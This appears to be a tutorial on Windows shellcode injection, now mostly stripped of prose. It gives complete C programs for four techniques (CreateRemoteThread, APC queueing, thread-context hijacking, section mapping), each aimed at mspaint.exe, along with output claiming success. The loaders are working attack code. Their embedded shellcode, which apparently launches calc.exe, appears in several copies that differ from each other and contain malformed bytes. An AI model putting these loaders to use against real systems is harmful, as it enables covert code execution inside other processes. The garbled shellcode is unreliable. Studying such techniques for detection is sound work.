

shellcode PE

API

CreateToolhelp32Snapshot

```
HANDLE CreateToolhelp32Snapshot(  
    [ in] DWORD dwFlags,  
    [ in] DWORD th32ProcessID  
);
```

Process32First Process32Next

PID

```
BOOL Process32First(  
    [ in]     HANDLE          hSnapshot,  
    [ in, out] LPPROCESSENTRY32 lppe  
);  
  
BOOL Process32Next(  
    [ in]     HANDLE          hSnapshot,  
    [ out] LPPROCESSENTRY32 lppe  
);
```

OpenProcess VirtualAllocEx

```
HANDLE OpenProcess(  
    [ in] DWORD dwDesiredAccess,  
    [ in] BOOL bInheritHandle,
```

```
[ in] DWORD dwProcessId
);
```

```
LPVOID VirtualAllocEx(
    [ in]          HANDLE hProcess,
    [ in, optional] LPVOID lpAddress,
    [ in]          SIZE_T dwSize,
    [ in]          DWORD flAllocationType,
    [ in]          DWORD flProtect
);
```

WriteProcessMemory shellcode

```
BOOL WriteProcessMemory(
    [ in]  HANDLE hProcess,
    [ in]  LPVOID lpBaseAddress,
    [ in]  LPCVOID lpBuffer,
    [ in]  SIZE_T nSize,
    [ out] SIZE_T *lpNumberOfBytesWritten
);
```

CreateRemoteThread

```
HANDLE CreateRemoteThread(
    [ in]  HANDLE hProcess,
    [ in]  LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [ in]  SIZE_T dwStackSize,
    [ in]  LPTHREAD_START_ROUTINE lpStartAddress,
    [ in]  LPVOID lpParameter,
    [ in]  DWORD dwCreationFlags,
    [ out] LPDWORD lpThreadId
);
```

```
#include "Windows.h"
#include <stdio.h>
#include <TlHelp32.h>

unsigned char shellcode[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\x
```

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x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\x09\x48\x31\xf6\x41\x8b\x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31xc9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\x83\xec\x28\xff\xd0";
```

```
int main() {  
    HANDLE processHandle;  
    HANDLE remoteThread;  
    HANDLE snapshot = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, 0);  
    if (snapshot == INVALID_HANDLE_VALUE) {  
        printf("Failed to create snapshot. Error: %lu\n", GetLastError());  
        return 1;  
    }  
  
    PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };  
    if (!Process32First(snapshot, &processEntry)) {  
        printf("Process32First failed. Error: %lu\n", GetLastError());  
        return 1;  
    }  
  
    BOOL processFound = FALSE;  
    while (TRUE) {  
        if (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") == 0) {  
            processFound = TRUE;  
            break;  
        }  
        if (!Process32Next(snapshot, &processEntry)) {  
            if (GetLastError() != ERROR_NO_MORE_FILES) {  
                printf("Process32Next failed. Error: %lu\n", GetLastError());  
            }  
            break;  
        }  
    }  
  
    if (!processFound) {  
        printf("Target process not found. \n");  
        return 1;  
    }  
}
```

```

}

processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processEntry.th32ProcessID);
if (processHandle == NULL) {
    printf("Failed to open target process. Error: %lu\n", GetLastError());
    return 1;
}

PVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof(shellcode), (MEM_RESERVE |
MEM_COMMIT), PAGE_EXECUTE_READWRITE);
if (remoteBuffer == NULL) {
    printf("VirtualAllocEx failed. Error: %lu\n", GetLastError());
    return 1;
}

SIZE_T bytesWritten;
if (!WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof(shellcode),
&bytesWritten)) {
    printf("WriteProcessMemory failed. Error: %lu\n", GetLastError());
    return 1;
}

remoteThread = CreateRemoteThread(processHandle, NULL, 0,
(LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
if (remoteThread == NULL) {
    printf("CreateRemoteThread failed. Error: %lu\n", GetLastError());
    return 1;
}

printf("Injection successful.\n");
return 0;
}

```

```
D:\tooling\code_injection\x64\Release>code_injection.exe
Injection successful.

D:\tooling\code_injection\x64\Release>
```



APC

(APC) Windows

QueueUserAPC APC APC APC

```
DWORD QueueUserAPC(
    [ in] PAPCFUNC  pfnAPC,
    [ in] HANDLE    hThread,
    [ in] ULONG_PTR dwData
);
```

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APC APC (SleepEx) shellcode QueueUserAPC

APC APC

APC

- 1. PID CreateToolhelp32Snapshot Process32First Process32Next
- 2. OpenProcess PID VirtualAllocEx shellcode
- 3. APC (shellcode) WriteProcessMemory shellcode
- 4. Thread32First **OpenThread** QueueUserAPC APC
- 5. shellcode

```
#include <stdio.h>
#include <windows.h>
#include <TlHelp32.h>
#include <stdlib.h>
```

```

int main() {
    unsigned char shellcode[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\x49\x48\x31\xf6\x41\x8b\x34\xe4\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\xc9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\x83\xec\x28\xff\xd0";

    HANDLE snapshot = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        printf("Failed to create snapshot. Error: %lu\n", GetLastError());
        return 1;
    }

    HANDLE victimProcess = NULL;
    PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
    THREADENTRY32 threadEntry = { sizeof(THREADENTRY32) };
    DWORD threadIds[1024];
    int threadCount = 0;
    SIZE_T shellSize = sizeof(shellcode);
    HANDLE threadHandle = NULL;

    if (Process32First(snapshot, &processEntry)) {
        while (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") != 0 &&
Process32Next(snapshot, &processEntry));
        if (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") != 0) {
            printf("Failed to find explorer.exe.\n");
            return 1;
        }
    }

    victimProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processEntry.th32ProcessID);
    if (!victimProcess) {
        printf("Failed to open target process. Error: %lu\n", GetLastError());
        return 1;
    }
}

```

```

LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
if (!shellAddress) {
    printf("Failed to allocate memory in target process. Error: %lu\n", GetLastError());
    return 1;
}

if (!WriteProcessMemory(victimProcess, shellAddress, shellcode, shellSize, NULL)) {
    printf("Failed to write shellcode to target process. Error: %lu\n", GetLastError());
    return 1;
}

PTHREAD_START_ROUTINE apcRoutine = (PTHREAD_START_ROUTINE)shellAddress;

if (Thread32First(snapshot, &threadEntry)) {
    do {
        if (threadEntry.th32OwnerProcessID == processEntry.th32ProcessID) {
            if (threadCount < 1024) {
                threadIds[threadCount++] = threadEntry.th32ThreadID;
            }
        }
    } while (Thread32Next(snapshot, &threadEntry));
}


for (int i = 0; i < threadCount; i++) {
    threadHandle = OpenThread(THREAD_ALL_ACCESS, FALSE, threadIds[i]);
    QueueUserAPC((PAPCFUNC)apcRoutine, threadHandle, NULL);
    Sleep(2000);
}

return 0;
}

```

shellcode

```
D:\tooling\code_injection\x64\Release>code_injection.exe
```



APC

APC shellcode **CreateProcessA** **APC** APC APC

APC

1. **CreateProcess** **CREATE_SUSPENDED**
2. VirtualAllocEx
3. APC
4. WriteProcessMemory shellcode
5. QueueUserAPC APC
6. **ResumeThread** shellcode

```
#include <stdio.h>
#include <windows.h>
#pragma comment(lib, "ntdll")

unsigned char shellcode[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\xc9\x48\x31\xf6\x41\x8b\x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\xc9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\x83\xec\x28\xff\xd0";
```



```
int main() {
    SIZE_T shellSize = sizeof(shellcode);
    STARTUPINFOA si = { 0 };
    PROCESS_INFORMATION pi = { 0 };

    if (!CreateProcessA("C:\\Windows\\System32\\mspaint.exe", NULL, NULL, NULL, FALSE,
CREATE_SUSPENDED, NULL, NULL, &si, &pi)) {
        printf("CreateProcess failed with error %lu\n", GetLastError());
        return 1;
    }

    HANDLE victimProcess = pi.hProcess;
    HANDLE threadHandle = pi.hThread;
    LPVOID shellAddress = VirtualAllocEx(victimProcess, NULL, shellSize, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    if (shellAddress == NULL) {
        printf("VirtualAllocEx failed with error %lu\n", GetLastError());
        return 1;
    }

    if (!WriteProcessMemory(victimProcess, shellAddress, shellcode, shellSize, NULL)) {
        printf("WriteProcessMemory failed with error %lu\n", GetLastError());
        return 1;
    }

    if (QueueUserAPC((PAPCFUNC)shellAddress, threadHandle, NULL) == 0) {
        printf("QueueUserAPC failed with error %lu\n", GetLastError());
        return 1;
    }

    if (ResumeThread(threadHandle) == (DWORD)-1) {
        printf("ResumeThread failed with error %lu\n", GetLastError());
        return 1;
    }


    printf("Shellcode injected successfully.\n");
    CloseHandle(threadHandle);
    CloseHandle(victimProcess);

    return 0;
}
```

```
}
```

shellcode

```
D:\tooling\code_injection\x64\Release>code_injection.exe
Shellcode injected successfully.
D:\tooling\code_injection\x64\Release>
```



RIP shellcode shellcode

1. PID OpenProcess
2. VirtualAllocEx shellcode
3. WriteProcessMemory shellcode
4. ID CreateToolhelp32Snapshot Thread32First Thread32Next
5. OpenThread SuspendThread
6. **GetThreadContext** **RIP** shellcode
7. **SetThreadContext** ResumeThread

API GetThreadContext SetThreadConext

```

BOOL GetThreadContext(
    [ in]      HANDLE      hThread,
    [ in, out] LPCONTEXT lpContext
);

BOOL SetThreadContext(
    [ in] HANDLE          hThread,
    [ in] const CONTEXT *lpContext
);

```

CONTEXT

```

typedef struct _CONTEXT {
    DWORD64 P1Home;
    DWORD64 P2Home;
    DWORD64 P3Home;
    DWORD64 P4Home;
    DWORD64 P5Home;
    DWORD64 P6Home;
    DWORD   ContextFlags;
    DWORD   MxCsr;
    WORD    SegCs;
    WORD    SegDs;
    WORD    SegEs;
    WORD    SegFs;
    WORD    SegGs;
    WORD    SegSs;
    DWORD   EFlags;
    DWORD64 Dr0;
    DWORD64 Dr1;
    DWORD64 Dr2;
    DWORD64 Dr3;
    DWORD64 Dr6;
    DWORD64 Dr7;
    DWORD64 Rax;
    DWORD64 Rcx;
    DWORD64 Rdx;
    DWORD64 Rbx;
    DWORD64 Rsp;
    DWORD64 Rbp;

```

```

DWORD64 Rsi;
DWORD64 Rdi;
DWORD64 R8;
DWORD64 R9;
DWORD64 R10;
DWORD64 R11;
DWORD64 R12;
DWORD64 R13;
DWORD64 R14;
DWORD64 R15;
DWORD64 Rip;
union {
    XMM_SAVE_AREA32 FltSave;
    NEON128          Q[ 16];
    ULONGLONG        D[ 32];
    struct {
        M128A Header[ 2];
        M128A Legacy[ 8];
        M128A Xmm0;
        M128A Xmm1;
        M128A Xmm2;
        M128A Xmm3;
        M128A Xmm4;
        M128A Xmm5;
        M128A Xmm6;
        M128A Xmm7;
        M128A Xmm8;
        M128A Xmm9;
        M128A Xmm10;
        M128A Xmm11;
        M128A Xmm12;
        M128A Xmm13;
        M128A Xmm14;
        M128A Xmm15;
    } DUMMYSTRUCTNAME;
    DWORD          S[ 32];
} DUMMYUNIONNAME;
M128A  VectorRegister[ 26];
DWORD64 VectorControl;
DWORD64 DebugControl;

```

```
DWORD64 LastBranchToRip;
DWORD64 LastBranchFromRip;
DWORD64 LastExceptionToRip;
DWORD64 LastExceptionFromRip;
} CONTEXT, *PCONTEXT;
```

```
#include <stdio.h>
#include <Windows.h>
#include <TlHelp32.h>

int main() {
    unsigned char shellcode[] =
"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\x9c\x48\x31\xf6\x41\x8b\x34\xe8\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\x44\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31\x99\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\x83\xec\x28\xff\xd0";

    HANDLE targetProcessHandle;
    PVOID remoteBuffer;
    HANDLE threadHijacked = NULL;
    HANDLE snapshot;
    PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
    THREADENTRY32 threadEntry = { sizeof(THREADENTRY32) };
    CONTEXT context;
    context.ContextFlags = CONTEXT_FULL;
    snapshot = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS | TH32CS_SNAPTHREAD, 0);
    if (snapshot == INVALID_HANDLE_VALUE) {
        printf("Failed to create snapshot. Error: %lu\n", GetLastError());
        return 1;
    }
    if (!Process32First(snapshot, &processEntry)) {
        printf("Process32First failed. Error: %lu\n", GetLastError());
        return 1;
    }
}
```

```

BOOL processFound = FALSE;
do {
    if (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") == 0) {
        processFound = TRUE;
        break;
    }
} while (Process32Next(snapshot, &processEntry));
if (!processFound) {
    printf("Target process not found. \n");
    return 1;
}
targetProcessHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processEntry.th32ProcessID);
if (!targetProcessHandle) {
    printf("Failed to open target process. Error: %lu\n", GetLastError());
    return 1;
}
remoteBuffer = VirtualAllocEx(targetProcessHandle, NULL, sizeof(shellcode), MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
if (!remoteBuffer) {
    printf("VirtualAllocEx failed. Error: %lu\n", GetLastError());
    return 1;
}
if (!WriteProcessMemory(targetProcessHandle, remoteBuffer, shellcode, sizeof(shellcode),
NULL)) {
    printf("WriteProcessMemory failed. Error: %lu\n", GetLastError());
    return 1;
}
if (!Thread32First(snapshot, &threadEntry)) {
    printf("Thread32First failed. Error: %lu\n", GetLastError());
    return 1;
}

BOOL threadFound = FALSE;
do {
    if (threadEntry.th32OwnerProcessID == processEntry.th32ProcessID) {
        threadHijacked = OpenThread(THREAD_ALL_ACCESS, FALSE, threadEntry.th32ThreadID);
        if (threadHijacked != NULL) {
            threadFound = TRUE;
            break;
        }
    }
}

```

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
    }
} while (Thread32Next(snapshot, &threadEntry));
if (!threadFound) {
    printf("Failed to find or open any thread in target process.\n");
    return 1;
}
if (SuspendThread(threadHijacked) == (DWORD)-1) {
    printf("SuspendThread failed. Error: %lu\n", GetLastError());
    return 1;
}
if (!GetThreadContext(threadHijacked, &context)) {
    printf("GetThreadContext failed. Error: %lu\n", GetLastError());
    return 1;
}
context.Rip = (DWORD_PTR)remoteBuffer;
if (!SetThreadContext(threadHijacked, &context)) {
    printf("SetThreadContext failed. Error: %lu\n", GetLastError());
    return 1;
}
if (ResumeThread(threadHijacked) == (DWORD)-1) {
    printf("ResumeThread failed. Error: %lu\n", GetLastError());
    return 1;
}

printf("Shellcode injection and thread hijack successful.\n");
return 0;
}

```

```
D:\tooling\code_injection\x64\Release>code_injection.exe
Shellcode injection and thread hijack successful.

D:\tooling\code_injection\x64\Release>
```



NtCreateSection NtMapViewOfSection

NtCreateSection NtMapViewOfSection (section object)(view)

()

NTAPI NtCreateSection

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtCreateSection(
    [ out]          PHANDLE          SectionHandle,
    [ in]           ACCESS_MASK       DesiredAccess,
    [ in, optional] POBJECT_ATTRIBUTES ObjectAttributes,
    [ in, optional] PLARGE_INTEGER    MaximumSize,
    [ in]           ULONG             SectionPageProtection,
    [ in]           ULONG             AllocationAttributes,
    [ in, optional] HANDLE            FileHandle
);
```

NtMapViewOfSection

NTAPI

API

```
NtMapViewOfSection(
    _In_ HANDLE SectionHandle,
    _In_ HANDLE ProcessHandle,
```



```

    _Inout_ _At_(*BaseAddress, _Readable_bytes_(*ViewSize) _Writable_bytes_(*ViewSize)
_Post_readable_byte_size_(*ViewSize)) PVOID *BaseAddress,
    _In_ ULONG_PTR ZeroBits,
    _In_ SIZE_T CommitSize,
    _Inout_opt_ PLARGE_INTEGER SectionOffset,
    _Inout_ PSIZE_T ViewSize,
    _In_ SECTION_INHERIT InheritDisposition,
    _In_ ULONG AllocationType,
    _In_ ULONG Win32Protect
);

```

RtlCreateUserThread

NTAPI

```
RtlCreateUserThread(
    IN HANDLE                ProcessHandle,
    IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
    IN BOOLEAN               CreateSuspended,
    IN ULONG                 StackZeroBits,
    IN OUT PULONG            StackReserved,
    IN OUT PULONG            StackCommit,
    IN PVOID                 StartAddress,
    IN PVOID                 StartParameter OPTIONAL,
    OUT PHANDLE               ThreadHandle,
    OUT PCLIENT_ID            ClientID
);
```

1. **NtCreateSection** RWX
2. **NtMapViewOfSection** RW
3. **NtMapViewOfSection** RX
4. `memcpy` shellcode
5. **RtlCreateUserThread** shellcode

```
#include <stdio.h>

#include <Windows.h>

#include <TlHelp32.h>

unsigned char shellcode[] =

"\x48\x31\xd2\x65\x48\x8b\x42\x60\x48\x8b\x70\x18\x48\x8b\x76\x20\x4c\x8b\x0e\x4d\x8b\x09\x4d\x8b\x49\x20\xeb\x63\x41\x8b\x49\x3c\x4d\x31\xff\x41\xb7\x88\x4d\x01\xcf\x49\x01\xcf\x45\x8b\x3
```

```
f\x4d\x01\xcf\x41\x8b\x4f\x18\x45\x8b\x77\x20\x4d\x01\xce\xe3\x3f\xff\xc9\x48\x31\xf6\x41\x8b\x34\x8e\x4c\x01\xce\x48\x31\xc0\x48\x31\xd2\xfc\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xfa\x44\x39\xc2\x75\xda\x45\x8b\x57\x24\x4d\x01\xca\x41\x0f\xb7\x0c\x4a\x45\x8b\x5f\x1c\x4d\x01\xcb\x41\x8b\x04\x8b\x4c\x01\xc8\xc3\xc3\x41\xb8\x98\xfe\x8a\x0e\xe8\x92\xff\xff\xff\x48\x31xc9\x51\x48\xb9\x63\x61\x6c\x63\x2e\x65\x78\x65\x51\x48\x8d\x0c\x24\x48\x31\xd2\x48\xff\xc2\x48\x83\xec\x28\xff\xd0";
```

```
typedef struct _LSA_UNICODE_STRING { USHORT Length; [USHORT MaximumLength; PWSTR Buffer; }  
UNICODE_STRING, * PUNICODE_STRING;
```

```
typedef struct _OBJECT_ATTRIBUTES { ULONG Length; HANDLE RootDirectory; PUNICODE_STRING  
ObjectName; ULONG Attributes; PVOID SecurityDescriptor; [PVOID SecurityQualityOfService; }  
OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;
```

```
typedef struct _CLIENT_ID { PVOID UniqueProcess; PVOID UniqueThread; } CLIENT_ID, *  
PCLIENT_ID;
```

```
using NtCreateSection = NTSTATUS(NTAPI*)(OUT PHANDLE SectionHandle, IN ULONG DesiredAccess, IN  
POBJECT_ATTRIBUTES ObjectAttributes OPTIONAL, IN PLARGE_INTEGER MaximumSize OPTIONAL, IN ULONG  
PageAttributes, IN ULONG SectionAttributes, IN HANDLE FileHandle OPTIONAL);
```

```
using NtMapViewOfSection = NTSTATUS(NTAPI*)(HANDLE SectionHandle, HANDLE ProcessHandle, PVOID*  
BaseAddress, ULONG_PTR ZeroBits, SIZE_T CommitSize, PLARGE_INTEGER SectionOffset, PSIZE_T  
ViewSize, DWORD InheritDisposition, ULONG AllocationType, ULONG Win32Protect);
```

```
using RtlCreateUserThread = NTSTATUS(NTAPI*)(IN HANDLE ProcessHandle, IN PSECURITY_DESCRIPTOR  
SecurityDescriptor OPTIONAL, IN BOOLEAN CreateSuspended, IN ULONG StackZeroBits, IN OUT PULONG  
StackReserved, IN OUT PULONG StackCommit, IN PVOID StartAddress, IN PVOID StartParameter  
OPTIONAL, OUT PHANDLE ThreadHandle, OUT PCLIENT_ID ClientID);
```

```
int main() {  
    NtCreateSection pNtCreateSection =  
(NtCreateSection)GetProcAddress(GetModuleHandleA("ntdll"), "NtCreateSection");  
    NtMapViewOfSection pNtMapViewOfSection =  
(NtMapViewOfSection)GetProcAddress(GetModuleHandleA("ntdll"), "NtMapViewOfSection");  
    RtlCreateUserThread pRtlCreateUserThread =  
(RtlCreateUserThread)GetProcAddress(GetModuleHandleA("ntdll"), "RtlCreateUserThread");
```

```
    if (!pNtCreateSection || !pNtMapViewOfSection || !pRtlCreateUserThread) {  
        printf("Failed to retrieve function addresses.\n");  
        return 1;  
    }
```

```
    SIZE_T size = 4096;  
    LARGE_INTEGER sectionSize = { size };  
    HANDLE sectionHandle = NULL;
```

```

PVOID localSectionAddress = NULL, remoteSectionAddress = NULL;
PROCESSENTRY32 processEntry = { sizeof(PROCESSENTRY32) };
HANDLE snapshot = CreateToolhelp32Snapshot( TH32CS_SNAPPROCESS, 0);
if (snapshot == INVALID_HANDLE_VALUE) {
    printf("CreateToolhelp32Snapshot failed. Error: %lu\n", GetLastError());
    return 1;
}

BOOL processFound = FALSE;
if (Process32First(snapshot, &processEntry)) {
    do {
        if (_wcsicmp(processEntry.szExeFile, L"mspaint.exe") == 0) {
            processFound = TRUE;
            break;
        }
    } while (Process32Next(snapshot, &processEntry));
}

if (!processFound) {
    printf("Target process not found. \n");
    return 1;
}

NTSTATUS status;
status = pNtCreateSection(&sectionHandle, SECTION_MAP_READ | SECTION_MAP_WRITE |
SECTION_MAP_EXECUTE, NULL, &sectionSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
if (status != 0) {
    printf("NtCreateSection failed. Status: 0x%x\n", status);
    return 1;
}

status = pNtMapViewOfSection(sectionHandle, GetCurrentProcess(), &localSectionAddress, 0,
0, NULL, &size, 2, 0, PAGE_READWRITE);
if (status != 0) {
    printf("NtMapViewOfSection (local) failed. Status: 0x%x\n", status);
    return 1;
}

HANDLE targetHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, processEntry.th32ProcessID);
if (targetHandle == NULL) {

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    printf("OpenProcess failed. Error: %lu\n", GetLastError());
    return 1;
}

status = pNtMapViewOfSection(sectionHandle, targetHandle, &remoteSectionAddress, 0, 0,
NULL, &size, 2, 0, PAGE_EXECUTE_READ);
if (status != 0) {
    printf("NtMapViewOfSection (remote) failed. Status: 0x%x\n", status);
    return 1;
}

memcpy(localSectionAddress, shellcode, sizeof(shellcode));
HANDLE targetThreadHandle = NULL;
status = pRtlCreateUserThread(targetHandle, NULL, FALSE, 0, 0, 0, remoteSectionAddress,
NULL, &targetThreadHandle, NULL);
if (status != 0) {
    printf("RtlCreateUserThread failed. Status: 0x%x\n", status);
}
else {
    printf("Shellcode injected successfully.\n");
}

return 0;
}

```

```

D:\tooling\code_injection\x64\Release>code_injection.exe
Shellcode injected successfully.

```

```

D:\tooling\code_injection\x64\Release>

```



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shellcode shellcode
